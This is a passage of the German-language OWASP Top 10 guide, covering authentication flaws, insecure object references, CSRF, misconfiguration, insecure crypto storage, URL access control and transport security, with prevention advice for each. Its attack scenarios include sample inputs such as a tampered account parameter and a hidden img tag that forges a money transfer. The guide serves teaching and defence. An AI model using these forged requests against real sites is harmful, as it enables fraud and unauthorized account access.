Weitere Informationen: ASVS V2 und V3

Wie kann ich das verhindern?

Wir empfehlen Organisationen und Unternehmen, ihren Entwicklern folgende Mittel bereitzustellen:

1. **Zentrale Mechanismen für wirksame Authentifizierung und Session-Management,** die folgendes leisten**:**
   a) Einhaltung aller Anforderungen an Authentifizierung und Session-Management aus dem OWASP Application Security Verification Standard (ASVS) V2 und V3.
   b) Eine einfache Schnittstelle für Entwickler. Als gutes Beispiel können die ESAPI Authenticator and User APIs herangezogen werden.
2. Ressourcen zur Implementierung schweißtreibender Maßnahmen zur Vermeidung von XSS, die in Diebstahl von Session-IDs resultieren. Siehe A2.

Mögliche Angriffsszenarien

Szenario 1: Eine Flugbuchungsanwendung fügt die Session ID in die URL ein:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

Ein authentifizierter Anwender möchte dieses Angebot seinen Freunden mitteilen. Er versendet obigen Link per E-Mail, ohne zu wissen, dass er seine Session-ID preisgibt. Nutzen seine Freunde den Link, können sie seine Session sowie seine Kreditkartendaten benutzen.

Szenario 2: Anwendungs-Timeouts sind falsch konfiguriert. Ein Anwender verwendet einen öffentlichen PC, um die Anwendung aufzurufen. Anstatt die „Abmelden“ Funktion zu nutzen, schließt der Anwender nur den Browser. Der Browser ist auch eine Stunde später noch authentifiziert, wenn ein potentieller Angreifer ihn öffnet.

Szenario 3: Ein Angreifer erlangt Zugang zur unverschlüsselten Passwortdatenbank des Systems. Damit fallen alle Zugangsdaten im Klartext in die Hände des Angreifers.

Referenzen

OWASP

Einen umfangreicheren Überblick über Anforderungen und zu vermeidende Probleme gibt ASVS requirements areas for Authentication (V2) and Session Management (V3).

- OWASP Authentication Cheat Sheet
- ESAPI Authenticator API
- ESAPI User API
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

Andere

- CWE Entry 287 on Improper Authentication

A4 Unsichere direkte Objektreferenzen

Bedrohungsquelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
_____	**Ausnutzbarkeit EINFACH**	**Verbreitung HÄUFIG**	**Auffindbarkeit EINFACH**	**Auswirkung MITTEL**	_____
Denken Sie an verschiedene Typen von Nutzern, die auf Ihr System zugreifen. Gibt es Nutzer, die nur eingeschränkten Zugriff auf bestimmte Daten Ihres Systems haben sollen?	Der Angreifer ist autorisiert, auf ein Systemobjekt zuzugreifen. Durch einfache Änderung eines Parameters kann er auf Objekte zugreifen, für die er nicht autorisiert ist.	Webanwendungen nutzen oft den internen Namen oder die Kennung eines Objektes, um auf dieses zu verweisen. Anwendungen prüfen dabei nicht immer, ob der Nutzer für den Zugriff auf diese autorisiert ist. Dies führt zu unsicheren direkten Objektreferenzen. Tester können Parameter ändern, um diese Schwachstellen zu entdecken. Code-Analysen zeigen schnell, ob die Autorisierung in geeigneter Weise geprüft wird.		Diese Schwachstelle gefährdet alle Daten, die via Parameter referenziert werden können. Angreifer können auf alle verfügbaren Daten dieser Art zugreifen, außer der Namensraum ist dünn besetzt.	Prüfen Sie sorgfältig den geschäftlichen Wert ungeschützt verfügbarer Daten. Berücksichtigen Sie auch die geschäftlichen Auswirkungen, die mit der Veröffentlichung der Schwachstelle verbunden sein können.

Bin ich verwundbar?

Ob eine Anwendung auf Grund unsicherer direkter Objektreferenzen verwundbar ist, kann am besten dadurch geprüft werden, ob alle Referenzen über passende Abwehrmechanismen verfügen. Prüfen Sie folgendes:

1. Für **direkte** Referenzen auf **eingeschränkte** Ressourcen muss Ihre Anwendung prüfen, ob ein Nutzer autorisiert ist, auf das konkret angefragte Objekt zuzugreifen.
2. Handelt es sich um eine **indirekte** Objektreferenz, muss die Zuordnung zur entsprechenden direkten Referenz auf Werte beschränkt sein, für die der Nutzer autorisiert ist.

Code Reviews ermöglichen eine schnelle Prüfung, ob alle Ansätze sicher umgesetzt wurden. Auch Testen ist geeignet, direkte Objektreferenzen zu finden und auf Sicherheit zu prüfen. Automatische Werkzeuge prüfen in der Regel nicht auf diese Schwachstelle, weil sie nicht feststellen können, was Schutz benötigt bzw. was sicher oder unsicher ist.

Wie kann ich das verhindern?

Um unsichere direkte Objektreferenzen zu verhindern, muss der Schutz eines jeden Objektes (z.B. Objektnummer, Dateiname), das für Nutzer erreichbar ist, gewährleistet werden:

1. **Indirekte Objektreferenzen verwenden!** Dies verhindert den direkten Angriff auf nicht autorisierte Ressourcen. So sollte eine Auswahlbox mit sechs für den Nutzer verfügbaren Objekten die Ziffern 1 bis 6 als Referenzen enthalten, statt deren echte Datenbankschlüssel. Die Anwendung muss dann diese indirekten Objektreferenzen den echten Datenbankschlüsseln zuordnen. Die OWASP ESAPI enthält Referenzzuordnungen für sequentiellen wie wahlfreien Zugriff, die von Entwicklern zur Vermeidung direkter Referenzen genutzt werden können.
2. **Zugriffe prüfen!** Jeder Abruf direkter Objektreferenzen aus nicht vertrauenswürdigen Quellen muss eine Prüfung der Zugriffsberechtigung beinhalten, um die Autorisierung für das angefragte Objekt sicherzustellen.

Mögliche Angriffsszenarien

Die Anwendung nutzt ungeprüfte Daten in einem SQL-Aufruf, der Account-Informationen abfragt:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , ... );

pstmt.setString( 1, request.getparameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

Ein Angreifer ändert den Parameter 'acct' im Browser, um beliebige Zugangsnummern abzufragen. Wenn keine Prüfung erfolgt, können Angreifer nicht nur auf ihren eigenen, sondern auf jeden gewünschten Account Zugriff erhalten.

http://example.com/app/accountInfo?acct=notmyacct

Referenzen

OWASP

- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(siehe isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**

Für weitere Anforderungen an Zugangskontrollen siehe ASVS requirements area for Access Control (V4).

Andere

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(Beispiel für einen Angriff über direkte Objektreferenzen)**

A5 Cross-Site Request Forgery (CSRF)

Bedrohungsquelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
_____	**Ausnutzbarkeit** **DURCHSCHNITTLICH**	**Verbreitung** **SEHR HÄUFIG**	**Auffindbarkeit** **EINFACH**	**Auswirkung** **MITTEL**	_____
Jeder, der einem Nutzer einer Webanwendung einen nicht beabsichtigten Request für diese Anwendung unterschieben kann. Hierfür kommt jede Website oder jede HTML-Quelle in Betracht, die der Nutzer verwendet.	Durch Image-Tags, XSS oder andere Techniken löst das Opfer unbeabsichtigt einen gefälschten HTTP-Request für eine Anwendung aus. Falls der Nutzer authentifiziert ist, wird dieser Angriff Erfolg haben.	CSRF zielt auf Anwendungen, die es dem Angreifer erlauben, alle Details eines Requests für eine bestimmte Aktion vorherzusagen. Da Browser Informationen zum Session-Management automatisch mitsenden, kann ein Angreifer gefälschte Requests auf bösartigen Websites hinterlegen, die von legitimen Requests nicht unterschieden werden können. CSRF-Schwächen sind leicht durch Penetrationstests oder Quellcode-Analysen auffindbar.		Der Angreifer kann unbemerkt das Opfer über dessen Browser dazu veranlassen, alle Daten zu ändern oder jede Funktion auszuführen, für die das spezifische Opfer berechtigt ist.	Betrachten Sie den Geschäftswert der betroffenen Daten oder Funktionen. Es bleibt die Unsicherheit, ob der Nutzer die Aktion ausführen wollte. Bedenken Sie mögliche Auswirkungen auf Ihre Reputation.

Bin ich verwundbar?

Ob eine Anwendung für CSRF anfällig ist, lässt sich am einfachsten prüfen, indem man jeden Link und jedes Formular untersucht. Gibt es dort jeweils einen unvorhersagbaren ("geheimen") Token für jeden Benutzer, so können Angreifer keine gefälschten Requests mehr unterschieben. Hierbei kann man sich auf Links und Formulare konzentrieren, die tatsächlich eine zustandsändernde Funktion auslösen, da diese die wichtigsten Ziele für CSRF darstellen.

Auch mehrstufige Transaktionen sollten geprüft werden, da diese ebenso anfällig sein können. Ein Angreifer kann ohne Mühe eine Sequenz von gefälschten Requests durch die Verwendung mehrerer Tags oder auch durch JavaScript auslösen.

Anmerkung: Session Cookies, IP-Adressen oder andere Informationen, die vom Browser automatisch gesendet werden, nutzen nichts, da sie auch bei untergeschobenen Requests mitgesendet werden!

Das OWASP-Tool CSRF Tester kann dabei helfen, Testfälle zur Demonstration der Gefahren von CSRF-Schwachstellen zu generieren.

Wie kann ich CSRF verhindern?

Um CSRF zu verhindern, muss ein unvorhersagbarer Token im Body oder in der URL eines jeden HTTP-Requests eingebettet sein (und geprüft werden). Ein solcher Token sollte für mindestens jede Nutzer-Session, besser noch für jeden Request, einzigartig sein.

1. Die bevorzugte Methode, ein solches Token unterzubringen ist ein Hidden-Input-Feld. Damit wird der Token-Wert im Body des HTTP-Requests und nicht im URL übertragen. Eine Übertragung im URL kann leichter ausgespäht werden.
2. Ein solches Token kann auch direkt in den URL geschrieben oder als URL-Parameter übergeben werden. Jedoch birgt diese Vorgehensweise das Risiko, dass der URL dem Angreifer in die Hände fällt und somit das geheime Token kompromittiert ist.

OWASPs CSRF Guard kann genutzt werden, um automatisch solche Token in Java EE, .NET oder PHP Anwendungen einzubinden. OWASPs ESAPI beinhaltet Token-Generatoren und Validatoren, die Entwickler einsetzen können, um ihre Transaktionen zu schützen.

Mögliche Angriffsszenarien

Die Anwendung erlaubt es einem Benutzer, einen zustandsändernden Request auszulösen, der kein geheimes Token beinhaltet, wie z.B.:

http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243

Dadurch kann ein Angreifer einen Request erzeugen, der Geld vom Konto des Opfers auf das Konto des Angreifers transferiert. Diesen bettet er in einem Image-Tag oder einem Iframe ein und hinterlegt ihn in einer beliebigen Website.

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

Wenn das Opfer eine präparierte Seite besucht, während es bereits auf example.com authentifiziert ist, werden sämtliche dieser untergeschobenen Requests gültige Session-Informationen mit versenden und somit unbeabsichtigt autorisiert sein.

Referenzen

OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

Andere

- CWE Entry 352 on CSRF

A6 Sicherheitsrelevante Fehlkonfiguration

Bedrohungsquelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
_____	**Ausnutzbarkeit EINFACH**	**Verbreitung HÄUFIG**	**Auffindbarkeit EINFACH**	**Auswirkung MITTEL**	_____
Nicht authentifizierte Angreifer sowie authentifizierte Nutzer könnten versuchen, Zugangsdaten anderer zu stehlen. In Betracht kommen außerdem Innentäter, die ihre Handlungen verschleiern wollen.	Angreifer benutzen Standardkonten, inaktive Seiten, ungepatchte Fehler, ungeschützte Dateien und Verzeichnisse etc., um unautorisierten Zugang zum oder Kenntnis über das Zielsystem zu erlangen.	Sicherheitsrelevante Fehlkonfiguration kann auf jeder Ebene der Anwendung, inkl. Plattform, Web- und Anwendungsserver, Frameworks oder Programmcode vorkommen. Die Zusammenarbeit zwischen Entwicklern und Administratoren ist wichtig, um eine sichere Konfiguration aller Ebenen zu gewährleisten. Automatisierte Scanner können oft fehlende Sicherheitspatches, Fehlkonfigurationen, Standardkonten, nicht benötigte Dienste, usw. erkennen.		Diese Fehler geben Angreifern häufig unautorisierten Zugriff auf Systemdaten oder -funktionalitäten. Manchmal führen sie zur kompletten Kompromittierung des Zielsystems.	Ein System könnte unbemerkt kompromittiert werden. Alle Daten könnten gestohlen oder nach und nach verändert werden. Wiederherstellungs kosten können hoch sein.

Bin ich verwundbar?

Wurden angemessene Sicherheitshärtungsmaßnahmen auf allen Ebenen angewendet?

1. Existiert ein Patch-Managementprozess für die Softwarelandschaft? Darin sind enthalten: OS, Web- bzw. Anwendungsserver, DBMS, Anwendungen sowie **alle Bibliotheken**.
2. Sind alle nicht benötigten Komponenten (z.B. Ports, Dienste, Seiten, Accounts, Rechte) deaktiviert oder entfernt?
3. Wurden Standardkonten geändert oder deaktiviert?
4. Verhindert die Konfiguration die Ausgabe von Stack Traces oder technischen Fehlermeldungen?
5. Sind Sicherheitseinstellungen der verwendeten Frameworks (z.B. Struts, Spring, ASP.NET) sowie verwendeter Bibliotheken verstanden und richtig konfiguriert?

Nutzen Sie einen dokumentierten und wiederholbaren Prozess!

Wie kann ich das verhindern?

Alle folgenden Empfehlungen sollten berücksichtigt werden:

1. Ein wiederholbarer Härtungsprozess, der eine schnelle und einfache Verteilung einer neuen, abgesicherten Umgebung erlaubt. Entwicklungs-, QA-, und Produktionsumgebungen sollten identisch konfiguriert sein. Der Prozess sollte automatisiert sein, um nötigen Aufwand bei Erstellung einer neuen, sicheren Umgebung zu minimieren.
2. Ein Prozess, der zeitnah neuentwickelte Softwareupdates und Patches auf allen ausgerollten Umgebungen ermöglicht. Davon sind **auch alle Bibliotheken und Komponenten** betroffen.
3. Eine robuste Anwendungsarchitektur, die eine gute Trennung und Absicherung einzelner Komponenten ermöglicht.
4. Periodisch durchgeführte Tests und Audits helfen, zukünftige Fehlkonfigurationen oder fehlende Patches zu erkennen und zu vermeiden.

Mögliche Angriffsszenarien

Szenario 1: Eine Anwendung baut auf einem mächtigen Framework auf. XSS Fehler werden in diesem Framework gefunden. Ein Update zur Behebung der Sicherheitslücken wurde veröffentlicht, jedoch bisher nicht ausgerollt. Bis zum Update können Angreifer die Fehler in der Anwendung erkennen und ausnutzen.

Szenario 2: Die Administratorkonsole mit Standardkonto wurde automatisch installiert und nicht entfernt. Angreifer entdecken dies, melden sich über das Standardkonto an und kapern das System.

Szenario 3: Directory Listings wurden nicht deaktiviert. Angreifer nutzen dies, um in den Besitz aller Dateien zu kommen. Sie laden alle existierenden Java-Klassen herunter und entdecken ein Backdoor.

Szenario 4: Die Anwendungsserverkonfiguration erlaubt es, Stack Traces an Benutzer zurückzugeben. Dadurch können potentielle Fehler im Backend offengelegt werden. Angreifer lieben zusätzliche Informationen in Fehlermeldungen.

Referenzen

OWASP

- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

Weitere Informationen unter ASVS requirements area for Security Configuration (V12).

Andere

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A7 Kryptografisch unsichere Speicherung

Bedrohungsquelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
_____	**Ausnutzbarkeit SCHWIERIG**	**Verbreitung SELTEN**	**Auffindbarkeit SCHWIERIG**	**Auswirkung SCHWERWIEGEND**	_____
Jeder Benutzer des Systems ist zu betrachten. Haben diese ein Interesse, auf geschützte Daten unberechtigt zuzugreifen? Wie steht es um Administratoren?	Angreifer brechen üblicherweise nicht die eigentliche Kryptografie. Statt dessen finden Sie Schlüssel, Klartexte oder greifen über Kanäle mit automatischer Entschlüsselung auf Daten zu.	Fehlende Verschlüsselung vertraulicher Daten ist die häufigste Schwachstelle, gefolgt von unsicherer Schlüsselerzeugung, der Speicherung statischer Schlüssel und die Nutzung schwacher Algorithmen. Schwache Hashwerte ohne Salt kommen zum Passwortschutz oft vor. Ein eingeschränkter Zugriff lässt externe Angreifer solche Probleme i.d.R. nicht leicht entdecken. Den nötigen Zugriff müssen sie vorher auf andere Weise erlangen.		Fehler kompromittieren regelmäßig vertrauliche Daten. Es handelt sich hierbei oft um sensitive Daten wie personenbezogene Daten, Benutzernamen und Passwörter oder Kreditkarteninformationen.	Betrachten Sie den Wert verlorener Daten und die Auswirkungen auf die Reputation des betroffenen Unternehmens. Hat es ggf. auch juristische Konsequenzen, wenn die Daten bekannt werden?

Bin ich verwundbar?

Zunächst müssen Sie bestimmen, welche vertraulichen Daten Verschlüsselung erfordern. Beispielsweise sollten Passwörter, Kreditkarteninformationen und personenbezogene Daten immer verschlüsselt werden. Folgendes gilt es sicherzustellen:

1. Die Daten sind auch bei Langzeitspeicherung verschlüsselt, insbesondere auch in Backups.
2. Nur berechtigte Nutzer haben Zugriff auf entschlüsselte Kopien der Daten (Zugriffskontrolle - siehe A4 und A8).
3. Es wird ein starker, standardisierter Verschlüsselungsalgorithmus genutzt.
4. Es wird ein starker Schlüssel erzeugt und vor unberechtigtem Zugriff geschützt, Schlüsselwechsel finden statt.

..und vieles mehr. Eine vollständigere Übersicht der zu vermeidenden Probleme bietet der ASVS requirements on Cryptography (V7)

Wie kann ich das verhindern?

Eine Übersicht über alle Tücken unsicherer Kryptografie liegt weit außerhalb des Rahmens der Top 10. Für alle vertraulichen Daten sollten Sie zumindest:

1. Die Bedrohungen betrachten, vor denen Sie die Daten schützen wollen (z. B. Innen- und Außentäter) und sicherstellen, dass diese Daten angemessen durch Verschlüsselung geschützt werden.
2. Sicherstellen, dass ausgelagerte Datensicherungen verschlüsselt sind und die Schlüssel getrennt verwaltet und gesichert werden.
3. Sicherstellen, dass angemessene, starke Algorithmen und Schlüssel verwendet und verwaltet werden.
4. Sicherstellen, dass Passwörter mit einem starken Algorithmus und einem angemessenen Salt gehasht werden.
5. Sicherstellen, dass alle Schlüssel und Passwörter vor unberechtigtem Zugriff geschützt sind.

Mögliche Angriffsszenarien

Szenario 1: Eine Anwendung speichert verschlüsselt Kreditkartendaten in einer Datenbank, um Sie vor Angreifern zu schützen. Die Datenbank ist so eingerichtet, dass die Daten beim Auslesen automatisch entschlüsselt werden. Durch SQL-Injection können in diesem Fall alle Kreditkartendaten im Klartext ausgelesen werden. Das System hätte so konfiguriert sein sollen, dass nur nachgelagerte Anwendungen und nicht die Webanwendung selbst entschlüsseln dürfen.

Szenario 2: Ein Datensicherungsband speichert verschlüsselte Gesundheitsdaten, aber der Schlüssel ist ebenfalls dort gespeichert. Das Band geht auf dem Transportweg verloren.

Szenario 3: Die Passwortdatenbank benutzt Hashwerte ohne Salt zur Speicherung der Passwörter. Eine Schwachstelle in der Downloadfunktion ermöglicht einem Angreifer den Zugriff auf die Datei. Zu allen Hashes kann in vier Wochen ein passender Klartext gefunden werden. Bei starken Hashwerten mit Salt hätte dieser Angriff über 3000 Jahre gedauert.

Referenzen

OWASP

Einen umfangreicheren Überblick über die Anforderungen und die hierbei zu vermeidenden Probleme gibt es unter ASVS requirements on Cryptography (V7). Des Weiteren:

- OWASP Top 10-2007 on Insecure Cryptographic Storage
- ESAPI Encryptor API
- OWASP Development Guide: Chapter on Cryptography
- OWASP Code Review Guide: Chapter on Cryptography

Andere

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 326 on Weak Encryption

A8 Mangelhafter URL-Zugriffsschutz

Bedrohungsquelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
_____	**Ausnutzbarkeit EINFACH**	**Verbreitung SELTEN**	**Auffindbarkeit DURCHSCHNITTLICH**	**Auswirkung MITTEL**	_____
Jeder mit Netzwerkzugriff kann Anfragen an die Anwendung senden. Können anonyme Benutzer auf private Seiten zugreifen oder normale Benutzer auf privilegierte Seiten?	Ein angemeldeter Benutzer ändert den URL auf eine Seite für privilegierte Benutzer. Erhält er Zugriff? Anonyme Benutzer könnten auf ungeschützte, private Seiten zugreifen.	In Anwendungen wird der Zugriff auf Seiten nicht immer verlässlich abgesichert. Manchmal wird Zugriffsschutz durch Konfiguration realisiert, die ggf. auch fehlerhaft sein kann. Manchmal vergessen die Entwickler auch nur, die notwendige Prüfung zu implementieren. Solche Fehler lassen sich einfach entdecken. Die Schwierigkeit besteht darin, herauszufinden, welche angreifbaren Seiten (URLs) existieren.		Solche Fehler erlauben es Angreifern, Funktionen zu nutzen, für die sie nicht berechtigt sind. Administrative Aufgaben sind ein wesentliches Ziel bei diesem Angriffstyp.	Betrachten Sie den Wert der Geschäftsprozesse der betroffenen Funktionen und Daten. Bedenken Sie ebenfalls die Auswirkung auf Ihre Reputation im Falle eines Bekanntwerdens der Schwachstelle.

Bin ich verwundbar?

Der beste Weg um herauszufinden, ob eine Anwendung den Zugriffschutz nicht korrekt sicherstellt, ist es, dies auf **jeder** Seite zu prüfen. Ermitteln Sie für jede Seite, ob diese öffentlich oder privat verfügbar sein soll. Handelt es sich um eine geschützte Seite:

1. Ist es für den Zugriff auf diese Seite erforderlich, sich anzumelden?
2. Soll die Seite von **jedem** angemeldeten Benutzer aufgerufen werden können? Falls nicht: Wird eine Berechtigungsprüfung durchgeführt, um sicherzustellen, dass der Benutzer tatsächlich die erforderlichen Rechte hat, auf diese Seite zuzugreifen?

Externe Sicherheitsmechanismen stellen häufig Prüfungen für die Authentisierung und Autorisierung für jede Seite bereit. Stellen Sie sicher, dass diese für jede Seite korrekt konfiguriert sind. Wird ein Schutz auf Code-Basis verwendet, stellen Sie sicher, dass der Schutz für jede erforderliche Seite aktiv ist. Durch Penetrationstest kann ebenfalls geprüft werden, ob geeignete Schutzmechanismen verwendet werden.

Wie kann ich das verhindern?

Um nicht ausreichenden Zugriffsschutz zu verhindern, muss man einen Ansatz zur korrekten Authentifizierung und Autorisierung für jede Seite wählen. Häufig werden solche Schutzfunktionen von einer oder mehreren externen Komponenten außerhalb des Anwendungs-Codes bereitgestellt. Unabhängig von den eingesetzten Mechanismen gelten die folgenden Empfehlungen:

1. Vorgaben für Authentifizierung und Autorisierung sollten rollenbasiert sein und als Richtlinien hinterlegt sein, um den Verwaltungsaufwand möglichst klein zu halten.
2. Die Richtlinien sollen granular konfigurierbar sein, um die Unflexibilität einer “festen Verdrahtung” zu verhindern.
3. Die Mechanismen sollten in der Standardeinstellung jeglichen Zugriff untersagen. Dies erfordert explizite Rechtevergabe für spezifische Benutzer und Rollen, um auf die jeweilige Seite zugreifen zu können.
4. Falls die Seite Teil eines Workflows ist, stellen Sie sicher, dass der gesamte Workflow die Bedingungen erfüllt, die notwendig sind, um den Zugriff zu gewähren.

Mögliche Angriffsszenarien

Der Angreifer ruft die Zieladressen einfach direkt auf. Gegeben sind die folgenden Adressen, die beide eine Anmeldung erzwingen sollten. Für den Aufruf von “admin_getappInfo” sind darüber hinaus administrative Rechte erforderlich.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Erhält der Angreifer Zugriff, obwohl er nicht angemeldet ist, dann ist ein unerlaubter Zugriff möglich. Wenn ein angemeldeter, aber nicht administrativer Benutzer auf “admin_getappInfo” zugreifen kann, so ist dies ein Fehler, der ggf. den Angreifer auf weitere ungenügend geschützte administrative Seiten führen könnte.

Solche Fehler treten oft dann auf, wenn Links oder Navigationselemente einem unautorisierten Benutzer nicht angezeigt werden, die Anwendung selbst jedoch den Schutz der einzelnen, verlinkten Seiten nicht sicherstellt.

Referenzen

OWASP

- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

Weitere Anforderungen an den Zugriffsschutz sind in der ASVS requirements area for Access Control (V4) enthalten.

Andere

- CWE Entry 285 on Improper Access Control (Authorization)

A9 Unzureichende Absicherung der Transportschicht

Bedrohungsquelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
_____	Ausnutzbarkeit SCHWIERIG	Verbreitung HÄUFIG	Auffindbarkeit EINFACH	Auswirkung MITTEL	_____
Jeder, der den Netzwerkverkehr Ihrer Benutzer mitlesen kann, kommt in Frage. Eine Anwendung im Internet kann von überall erreicht werden. Auch Verbindungen zu Hintergrundsystemen sollten berücksichtigt werden.	Das Mitlesen von fremdem Datenverkehr ist im Allgemeinen schwierig, manchmal jedoch einfach. Die Schwierigkeit liegt darin, den richtigen Datenverkehr dann mitzulesen, wenn der Benutzer auf die Anwendung zugreift.	Häufig wird der Netzwerkverkehr einer An-wendung nicht ausreichend geschützt, z.B. indem nur die Authentifizierung, nicht aber der Rest SSL/TLS nutzt. Hierdurch werden Daten und die Session ID gefährdet. Eventuell werden auch abgelaufene oder falsch konfigurierte Zertifikate verwendet. Durch die Beobachtung des Netzwerkverkehrs können einfache Schwachstellen gefunden werden. Subtilere Fehler erfordern die Analyse des Anwendungsdesigns und der Serverkonfiguration.		Diese Schwachstelle exponiert Daten und kann zum Missbrauch von Benutzerkonten führen. Wird ein administrativer Zugang kompromitiert, kann dies die gesamte Anwendung gefährden. Die Schwachstelle kann Phishing und MITM-Angriffe begünstigen.	Betrachten Sie den Wert der Geschäftsprozesse der übertragenen Daten bezüglich Vertraulichkeits- und Integritäts-Anforderungen sowie die Notwendigkeit, beide Kommunikationspartner zu authentisieren.

Bin ich verwundbar?

Um eine unzureichenden Absicherung der Transportschicht festzustellen, prüfen Sie mindestens folgende Punkte:

1. Verwendung von SSL zur Sicherung mindestens des Netzwerkverkehrs, der mit Authentifizierung in Verbindung steht.
2. Verwendung von SSL für alle Ressourcen auf geschützten Seiten und Diensten. Dies schützt alle übertragenen Daten und Session Tokens. Die parallele Verwendung von verschlüsselten und unverschlüsselten Elementen in einer Seite sollte vermieden werden, da dies zu Fehlermeldungen im Browser führt und unter Umständen die Session ID angreifbar macht.
3. Nur starke kryptographische Algorithmen werden unterstützt.
4. Alle session-relevanten Cookies haben das Secure-Flag gesetzt, damit sie vom Browser nie im Klartext übertragen werden.
5. Das verwendete Zertifikat ist korrekt und vertrauenswürdig erzeugt und richtig für den verwendeten Server konfiguriert. Dies bedeutet auch, dass es von einer anerkannten Stelle ausgegeben wurde, nicht abgelaufen ist oder zurückgezogen wurde und für die korrekte Domain der Anwendung ausgestellt wurde.

Wie kann ich das verhindern?

Die korrekte Absicherung der Transportschicht kann Auswirkungen auf das Design der Anwendung haben. Am einfachsten ist es, alles zu schützen. Aus Performanzgründen verwenden einige Anwendungen SSL nur für geschützte Seiten. Andere Anwendungen verwenden SSL nur für kritische Seiten, dies kann jedoch Session-IDs exponieren. Sie sollten als Minimum wenigstens die folgende Punkte umsetzen:

1. SSL muss für alle Seiten mit sensiblem Inhalt aktiviert sein. Aufrufe solcher Seiten ohne SSL sollten auf SSL umgeleitet werden.
2. Für alle wichtigen Cookies muss das Secure-Flag gesetzt sein.
3. SSL muss so konfiguriert sein, dass ausschließlich starke Verschlüsselungsalgorithmen (z.B. FIPS 140-2 konform) unterstützt werden.
4. Stellen Sie sicher, dass ausschließlich gültige, nicht abgelaufene und nicht zurückgezogenen Zertifikate verwendet werden, die auf die von der Anwendung genutzten Domain(s) ausgestellt wurden.
5. Hintergrundsysteme und Verbindungen zu anderen Systemen sollten ebenfalls SSL oder andere Verschlüsselungsverfahren verwenden.

Mögliche Angriffsszenarien

Szenario 1: Eine Anwendung verwendet SSL nicht für alle Seiten. Ein Angreifer kann den Netzwerkverkehr zwischen Benutzer und Anwendung mitlesen (beispielsweise in einem offenen WLAN) und daraus das Session Cookie eines Benutzers extrahieren. Er kann dann dieses Cookie verwenden, um die Sitzung des angegriffenen Benutzers zu übernehmen.

Szenario 2: Eine Anwendung verwendet ein fehlerhaftes SSL Zertifikat, welches im Browser der Benutzer eine Warnmeldung auslöst. Benutzer müssen diese Warnungen akzeptieren, um die Anwendung zu verwenden. Dies führt zu einer Gewöhnung der Benutzer an diese Warnungen. Diese Warnungen treten auch während Phishing-Angriffen auf und informieren den Benutzer über ein gefälschtes Zertifikat. Da Benutzer bereits an die Warnungen gewöhnt sind, ignorieren sie diese und geben ihre Zugangsinformationen oder andere schützenswerte Daten in die Phishing-Seite ein.

Szenario 3: Eine Anwendung verwendet für die Datenbankverbindung unverschlüsseltes ODBC/JDBC , ohne zu berücksichtigen, dass somit alle Daten im Klartext übertragen werden.

Referenzen

OWASP

Eine vollständigere Liste möglicher Probleme und der Anforderungen in diesem Bereich ist in den ASVS requirements on Communications Security (V10) enthalten.

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 on Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
- OWASP Testing Guide: Chapter on SSL/TLS Testing

Andere

- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard

A10 Ungeprüfte Um- und Weiterleitungen

Bedrohungsquelle	Angriffs-vektor	Schwachstellen		Technische Auswirkung	Auswirkung auf das Unternehmen
_____	**Ausnutzbarkeit** DURCHSCHNITTLICH	**Verbreitung** SELTEN	**Auffindbarkeit** EINFACH	**Auswirkung** MITTEL	_____
Angreifer, der einen Nutzer über eine beliebige Website oder HTML-Seite dazu verleitet, eine Anfrage an Ihre Website zu starten. Das können beliebige Webseiten oder HTML-Feeds sein.	Nutzer klicken auf scheinbar seriöse Links von einem Angreifer, die auf bösartige Sites umleiten (Redirects). Durch unsichere Weiterleitungen kann ein Angreifer Sicherheitsprüfungen umgehen (Forwards).	Anwendungen nutzen regelmäßig Weiter- oder Umleitungen, um Nutzer auf andere Seiten umzulenken. Manchmal verwendet die angegriffene Seite ungeprüfte Parameter für Umleitungen, so dass Angreifer die Zielseiten selbst festlegen können. Ungeprüfte Umleitungen zu entdecken ist einfach: Suchen Sie nach Redirects, die die Angabe von URLs erlauben. Ungeprüfte Weiterleitungen zu finden ist schwieriger, da sie auf interne Seiten verweisen.		Umleitungen können Schadsoftware installieren und Nutzer verleiten, Passwörter oder sensible Daten offenzulegen. Unsichere interne Weiterleitungen ermöglichen es, Zugangskontrollen zu umgehen.	Was bedeutet Ihnen das Vertrauen Ihrer Kunden? Was ist, wenn deren PCs wg. Schadsoftware infiziert 